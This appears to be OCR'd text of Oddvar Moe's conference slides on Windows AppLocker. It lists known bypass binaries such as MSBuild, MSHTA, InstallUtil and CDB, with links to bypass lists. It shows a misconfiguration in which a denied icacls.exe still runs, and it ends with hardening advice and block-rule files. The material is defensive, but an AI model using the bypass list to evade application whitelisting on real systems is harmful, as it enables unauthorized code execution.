
Package version:
* And above

More about publisher rules

DEFAULT APPLOCKER RULES – KNOWN BYPASSES

- INSTALLUTIL
- MSBUILD
- MSHTA
- REGASM
- REGSVCS
- VSTO FILES

HTTPS://GITHUB.COM/API0CRADLE/ULTIMATEAPPLOCKERBYPASSLIST/BLOB/MASTER/VERIFIEDAPPLOCKERBYPASSES.MD




Oddvar Moe [MVP]
@Oddvarmoe

AppLocker Exceptions are evil! Do not trust them. Instead use specific deny rules. Ex: You create a publisher rule that allows * from MS, and you create an exception in the default AppLocker rules under c:\windows for calc.exe. Calc.exe will still execute. 🤦‍♂️

12:58 PM - 1 Oct 2018

NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED



Allow Properties

Edit the values below to modify the scope of this rule.

Publisher:
O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US

Product name:
*


File name:
*

File version:
*
And above


NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED


TYPICAL MISCONFIGURATION



Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
✓ Allow	Everyone	All files located in the Windows folder	Path	
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	
✓ Allow	Everyone	Signed by O=MICROSOFT CORPORATI...	Publisher	
⊘ Deny	Everyone	ICACLS.EXE, in MICROSOFT® WINDO...	Publisher	



```
C:\Users\normaluser>icacls
This program is blocked by group policy. For more information, contact your system administra

C:\Users\normaluser>_
```



Publisher:
O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US


Product name:
MICROSOFT® WINDOWS® OPERATING SYSTEM

File name:
ICACLS.EXE

File version:
* And above

NOT DEFAULT RULES! - ALL EXE/DLL FROM MICROSOFT ALLOWED

TYPICAL MISCONFIGURATION



Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
✓ Allow	Everyone	All files located in the Windows folder	Path	Yes
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	
✓ Allow	Everyone	Signed by O=MICROSOFT CORPORATI...	Publisher	

Edit the values below to modify the scope of this rule.


Publisher:	ATION, L=REDMOND, S=WASHINGTON, C=US
Product name:	MICROSOFT® WINDOWS® OPERATING SYS
File name:	ICACLS.EXE

NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED

TYPICAL

MISCONFIGURATION



```
C:\Users\normaluser>icacls.exe c:\windows\system32\cmd.exe
c:\windows\system32\cmd.exe NT SERVICE\TrustedInstaller:(F)
                            BUILTIN\Administrators:(RX)
                            NT AUTHORITY\SYSTEM:(RX)
                            BUILTIN\Users:(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\normaluser>_
```


ALL EXE/DLL FROM MICROSOFT ALLOWED

OPENS DOOR FOR KNOWN BINARIES THAT CAN EXECUTE CODE

- BGINFO – CODE EXECUTION
- CDB – CODE EXECUTION
- ++++++
- HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/BLOB/MASTER/UNVERIFIEDAPPLOCKERBYPASSES.MD
- HTTPS://LOLBAS-PROJECT.GITHUB.IO/

I GOT STICKERS

HARDENING RULES



DefaultRules-Improved.xml	Added an improved version of the default rules
PathBlockRules-DLL.xml	Updated rules with ADS
PathBlockRules-EXE.xml	Blocked bash.exe
PathBlockRules-Scripts.xml	Updated rules with ADS
PublisherBlockRules-DLL.xml	Add my blocking rules for AppLocker - first version
PublisherBlockRules-EXE.xml	Updated block rules from W10 1803, also included some rules

HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/TREE/MASTER/APPLOCKER-BLOCKPOLICIES

AARONLOCKER

- GREAT STUFF
- EASIER TO MAINTAIN A BIG RULESET
- HTTPS://GITHUB.COM/MICROSOFT/AARONLOCKER/TREE/MASTER/AARONLOCKER

SUMMARY – MY RECOMMENDATION ON APPLOCKER

1. USE DEFAULT RULES
2. ENABLE DLL!
3. DON'T USE EXCEPTIONS! (I DONT LIKE EM)
4. CREATE DENY PATH RULES FOR PATHS THAT USER CAN WRITE TO
5. CREATE DENY PATH RULES FOR ADS ON THE SAME FOLDERS
6. CREATE DENY PUBLISHER RULES ON KNOWN BAD BINARIES (MSBUILD, POWERSHELL...)
7. REMOVE RULES THAT ALLOWS ALL SIGNERS (MSI,APPX)
8. ENABLE CENTRAL MONITORING USING EVENT FORWARDING (OR SPLUNK AGENT)

UPDATE ON POWERSHELL MODULE

POWERAL

- CAN BE FOUND HERE: HTTPS://GITHUB.COM/APIOCRADLE/POWERAL
- RUNS IN CONSTRAINED LANGUAGE MODE
- AUTOMATES SOME OF THE HUNTING FOR VULNERABILITES
- GREAT FOR RED AND BLUE
- NOT FEATURE COMPLETE

DEMO - POWERAL

QUESTIONS?

